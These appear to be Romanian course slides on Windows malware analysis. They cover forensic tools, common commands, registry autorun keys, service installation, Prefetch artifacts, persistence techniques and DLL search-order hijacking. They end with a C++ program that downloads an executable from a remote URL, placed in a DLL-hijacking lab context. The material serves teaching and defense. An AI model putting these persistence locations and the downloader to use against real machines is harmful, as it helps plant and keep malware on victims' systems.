2. Use [Get-ZimmermanTools](#) to download all programs at once and keep your tool set current
 - Use **-Dest** to control where the tools ends up, else things end up in same directory as the script (recommended!)
 - Use **-NetVersion** to control which flavor of tool you get: 4 for .net 4.6.2 and 6 for .net 6 (recommended!)
3. All **GUI tools** will be updated to use .net 6 only but the legacy version will be kept in place as well (just not updated anymore)
4. All **CLI tools** will continue to be built for both .net 4.6.2 and .net 6

Contribute/support opportunities

[GitHub Sponsors](#)

[PayPal](#)

[Patreon](#)

Forensic tools

Name	Version (.net 4 6)	Purpose
AmcacheParser	1.5.1.0 1.5.1.0	Amcache.hve parser with lots of extra features. Handles locked files
AppCompatCacheParser	1.5.0.0 1.5.0.0	AppCompatCache aka ShimCache parser. Handles locked files
bstrings	1.5.2.0 1.5.2.0	Find them strings yo. Built in regex patterns. Handles locked files
EvtbxCmd	1.5.0.0 1.5.0.0	Event log (evtx) parser with standardized CSV, XML, and json output! Custom maps, locked file support, and more!
EZViewer	- 2.0.0.0	Standalone, zero dependency viewer for .doc, .docx, .xls, .xlsx, .txt, .log, .rtf, .otd, .htm, .html, .mht, .csv, and .pdf. Any non-supported files are shown in a hex editor (with data interpreter!)

Set de tool-uri de securitate,
experimentale si gratuite



Câteva comenzi clasice de Windows care pot fi executate la distanță

- **dir** - Afișează o listă a fișierelor și directoarelor dintr-un director.
- **ipconfig** - Afișează informații despre configurarea IP a mașinii.
- **tasklist** - Afișează toate procesele care rulează pe sistem.
- **netstat** - Afișează toate conexiunile de rețea active și porturile deschise.
- **systeminfo** - Afișează informații detaliate despre configurarea sistemului.
- **net users** - Afișează toți utilizatorii sistemului.
- **type** - Afișează conținutul unui fișier text.
- **copy / xcopy / robocopy** - Copiază fișiere și directoare.
- **del** - Șterge unul sau mai multe fișiere.
- **move** - Muta fișierele de la un director la altul.
- **shutdown / restart** - Oprirea sau repornirea mașinii.
- **schtasks** - Afișează, creează sau modifică sarcini automate.
- **wmic** - Interfață de comandă pentru Instrumentația de Management Windows (Windows Management Instrumentation - WMI).

Aceste comenzi pot fi folosite în diverse scenarii, de la diagnostic și monitorizare, la administrarea sistemului și rezolvarea problemelor.

Comenzi pe care le puteți găsi la îndemână sau interesante

- **Cipher:** Ștergeți în siguranță spațiul neutilizat al unui director. Deși nu șterge fișierele existente, este excelent pentru a vă asigura că fișierele șterse nu pot fi recuperate.
- `cipher /w:C:\Path\To\Directory`
- **Robocopy:** Înseamnă „Robust File Copy”. Este folosit pentru sarcini mai complexe de replicare a fișierelor. Excelent pentru a face copii de rezervă ale folderelor și fișierelor cu parametri detaliați, cum ar fi oglindirea unui director.
- `robocopy C:\source C:\destination /MIR`
- **Systeminfo:** Afișează informații detaliate de configurare despre un computer și sistemul său de operare, inclusiv detalii hardware și software.
- `systeminfo`
- **Netstat:** Afișează statisticile rețelei. Util pentru a vedea conexiunile active și porturile pe care ascultă computerul.
- `netstat -ano`
- **Sfc /scannow:** Verificatorul fișierelor de sistem scanează fișierele de sistem Windows corupte sau lipsă și încearcă să le repare. Acest lucru poate fi o salvare pentru remedierea diferitelor probleme ale sistemului.
- `sfc /scannow`
- **Shutdown:** Pe lângă închiderea computerului, acesta poate fi folosit pentru a reporni, a deconecta sau a seta un temporizator pentru aceste acțiuni.
- `shutdown /r /t 0` # Instantly restarts the computer.
- **Ipconfig:** Util pentru depanarea rețelei, afișează toate valorile actuale de configurare a rețelei TCP/IP, inclusiv adresa IP, masca de subrețea și gateway-ul implicit.
- `ipconfig /all`
- **Tasklist & Taskkill:** lista de activități arată toate procesele care rulează. Comanda *taskkill* poate fi apoi folosită pentru a încheia orice proces, permițându-vă efectiv să opriți programele care nu răspund.
- `tasklist taskkill /F /PID process_number`
- **Assoc and Ftype:** Comanda *asoc* afișează sau modifică asocierile tipurilor de fișiere iar *ftype* afișează sau modifică tipurile de fișiere utilizate în asocierile de extensii de fișiere. Împreună, acestea pot fi folosite pentru a schimba programul care deschide un anumit tip de fișier.
- `assoc .txt ftype txtfile`
- **PathPing:** O comandă care combină caracteristicile *Ping* și *Traceroute* oferind detalii despre calea dintre două noduri de rețea și statistici ping pentru fiecare nod.
- `pathping example.com`

Execution spoofing

- Calea SOFTWARE\Clients\StartMenuInternet\FIREFOX.EXE\shell\open\command dintr-un registru Windows specifică locația executabilului Firefox pe sistemul respectiv. În contextul registrului Windows, această cale este folosită pentru a defini comanda care va fi executată atunci când un utilizator dorește să deschidă Firefox prin intermediul meniului de start sau atunci când un link sau o resursă de internet trebuie deschisă cu Firefox, dacă acesta este setat ca browser implicit.
- Mai exact, când un program sau proces solicită deschiderea unei pagini web și sistemul este configurat să folosească Firefox ca browser web implicit, Windows va consulta această intrare în registru pentru a afla cum să lanseze Firefox. Comanda specificată la această cale de registru va include, de obicei, calea către executabilul Firefox (firefox.exe) și, opțional, parametri care indică cum să fie deschisă pagina sau resursa web solicitată.
- Din perspectiva securității, este important să se verifice aceste intrări de registru pentru a se asigura că nu au fost modificate în mod malitios. Modificările neautorizate ar putea redirecționa solicitările către un browser sau executabil dăunător, facilitând atacuri de tip phishing sau malware. În contextul analizei sau remedierii malware, verificarea acestor intrări poate ajuta la identificarea comportamentului neașteptat sau a modificărilor sistemului făcute de software-ul dăunător.

Chei de regiștrii

```
graph LR; A[Chei de regiștrii] --- B[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]; A --- C[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]; A --- D[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]; A --- E[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]; A --- F[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options];
```

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

Executabilul poate fi
instalat ca serviciu

Modul de operare în
fundal

Pornire automată

Gestionare cicluri de
viață

Stabilitate

Capacitatea de a rula
fără un utilizator
conectat


Funcționează fără
interacțiune directă
cu utilizatorul

Pornește automat la
inițializarea
sistemului

Gestionarea corectă
a erorilor și
excepțiilor

Nu provoacă
instabilitate în sistem

Funcționează
indiferent de starea
de conectare a
utilizatorilor



Fisiere descarcate



Cuvinte cheie: http,
html, tcpip, cookies,
internet, cache,
winsock, CreateFile,
WriteFile, IPS, DNS

Sursa

Destinatie

Fisiere temporare

Destinatie finala

Indicatori de compromis

Artefacte rămase pe sistem după execuție

Fișiere


Log-uri de sistem și rețea

Schimbări de configurație

Altele



- Fișierele .pf din Prefetch (Prefetcher) sunt utilizate de sistemul de operare Windows pentru a accelera încărcarea aplicațiilor și pentru a îmbunătăți performanța generală a sistemului.
- Aceste fișiere conțin informații despre executabilele pe care le lansează utilizatorul și includ detalii precum resursele pe care le accesează și ordinea în care sunt încărcate.



PREFETCH

Pentru detecția malware, extragerea și analiza acestor fișiere pot fi utile din mai multe motive:

- **Istoricul activităților.** Fișierele Prefetch oferă o evidență a aplicațiilor executate pe sistem, inclusiv data și ora primei și ultimei execuții. Acest lucru poate ajuta la identificarea activităților suspecte sau neobișnuite.
- **Ordinea de încărcare a modulelor.** Deoarece fișierele .pf conțin informații despre resursele utilizate și ordinea de încărcare, ele pot dezvălui module sau biblioteci neobișnuite care sunt încărcate de un executabil, ceea ce ar putea sugera prezența unui malware.
- **Prezența executabilelor necunoscute.** Analiza fișierelor .pf poate dezvălui executabile necunoscute sau neautorizate care au fost lansate pe sistem, indicând o posibilă compromitere.
- **Comportament anormal.** Dacă un fișier .pf arată activitate frecventă în afara orelor obișnuite sau în timpul în care utilizatorul nu ar trebui să fie activ, acesta ar putea indica un comportament malițios.
- **Corelare cu alte artefacte.** Fișierele .pf pot fi corelate cu alte artefacte digitale pentru a obține o imagine mai completă a comportamentului sistemului și a detecta potențiale anomalii.
- Astfel, analiza fișierelor .pf din Prefetch poate fi un instrument valoros în detectarea și investigarea activităților malware, ajutând la identificarea tiparelor suspecte și a executabilelor neautorizate.

Servicii

```
graph LR; Servicii --- Main[Service: main Function]; Servicii --- Install[Instalare serviciu]; Servicii --- Delete[Ștergere serviciu]; Main --- Start[StartServiceCtrlDispatcher]; Main --- Register[RegisterServiceCtrlHandler]; Main --- SetStatus[SetServiceStatus]; Install --- Create["sc.exe create \"Nume Serviciu\" binPath=\"<Path to>\serviciu.exe\""]; Delete --- DeleteCmd["sc.exe delete \"Nume Serviciu\""];
```

A mind map diagram with a central node 'Servicii' (highlighted with a dashed border) and three main branches: 'Service: main Function' (purple), 'Instalare serviciu' (blue), and 'Ștergere serviciu' (teal). The 'Service: main Function' branch further splits into three sub-nodes: 'StartServiceCtrlDispatcher', 'RegisterServiceCtrlHandler', and 'SetServiceStatus'. The 'Instalare serviciu' branch points to the command 'sc.exe create "Nume Serviciu" binPath="<Path to>\serviciu.exe"'. The 'Ștergere serviciu' branch points to the command 'sc.exe delete "Nume Serviciu"'.

Service: main Function

StartServiceCtrlDispatcher

RegisterServiceCtrlHandler

SetServiceStatus

Instalare serviciu

sc.exe create "Nume Serviciu" binPath="<Path to>\serviciu.exe"

Ștergere serviciu

sc.exe delete "Nume Serviciu"

Tehnici de persistență în Windows

```
graph LR; A[Tehnici de persistență în Windows] --- B[Chei de regiștrii]; A --- C[Servicii și task-uri planificate (scheduled tasks)]; A --- D[DLL Search Order Hijacking]; A --- E[Bootkit];
```

A mind map diagram with a central node 'Tehnici de persistență în Windows' enclosed in a dashed box. Four curved lines of different colors (purple, blue, teal, and orange) branch out to the right, connecting to the following text labels: 'Chei de regiștrii', 'Servicii și task-uri planificate (scheduled tasks)', 'DLL Search Order Hijacking', and 'Bootkit'.

Chei de regiștrii

Servicii și task-uri planificate (scheduled tasks)

DLL Search Order Hijacking

Bootkit

Ordinea de cautare a DLL-urilor
[Search Order DLL Hijacking]

KnownDLL

Directorul aplicației curente

Directorul sistemului (de obicei
C:\Windows\System32)

Directorul sistemului de 16-bit
(C:\Windows\System)

Directorul Windows

Directorul curent la startul aplicației

Toate directoarele din variabila de mediu
%PATH%

Scenarii de test

```
graph LR; A[Scenarii de test] --- B[Malware care infectează sistemul folosind un vector de atac necunoscut]; A --- C[Malware-ul devine persistent]; A --- D[Malware-ul instalează software adițional care execută acțiuni malițioase]; A --- E[Malware-ul devine inactiv sau este eliminat]; A --- F[Sistemul e analizat din punct de vedere al securității];
```

Malware care infectează sistemul folosind un vector de atac necunoscut

Malware-ul devine persistent

Malware-ul instalează software adițional care execută acțiuni malițioase

Malware-ul devine inactiv sau este eliminat

Sistemul e analizat din punct de vedere al securității

C.14.3 DLL HIJACKING



DLL HAI JAKING

```
g++ -o descarcare_fisier.exe d.cpp -lurlmon
```

```
#include <iostream>
#include <urlmon.h>
#pragma comment(lib, "urlmon.lib")


int main() {
    // URL-ul fișierului care va fi descărcat
    const char* url = "https://github.com/Gagniuc/ATM/raw/main/t.exe";

    // Calea locală unde va fi salvat fișierul descărcat
    const char* filePath = "t.exe";

    // Descărcare folosind URLDownloadToFileA
    HRESULT hr = URLDownloadToFileA(NULL, url, filePath, 0, NULL);

    if (SUCCEEDED(hr)) {
        std::cout << "Fișier descărcat " << filePath << std::endl;
    } else {
        std::cerr << "Eroare la descărcare: " << hr << std::endl;
    }



    return 0;
}
```



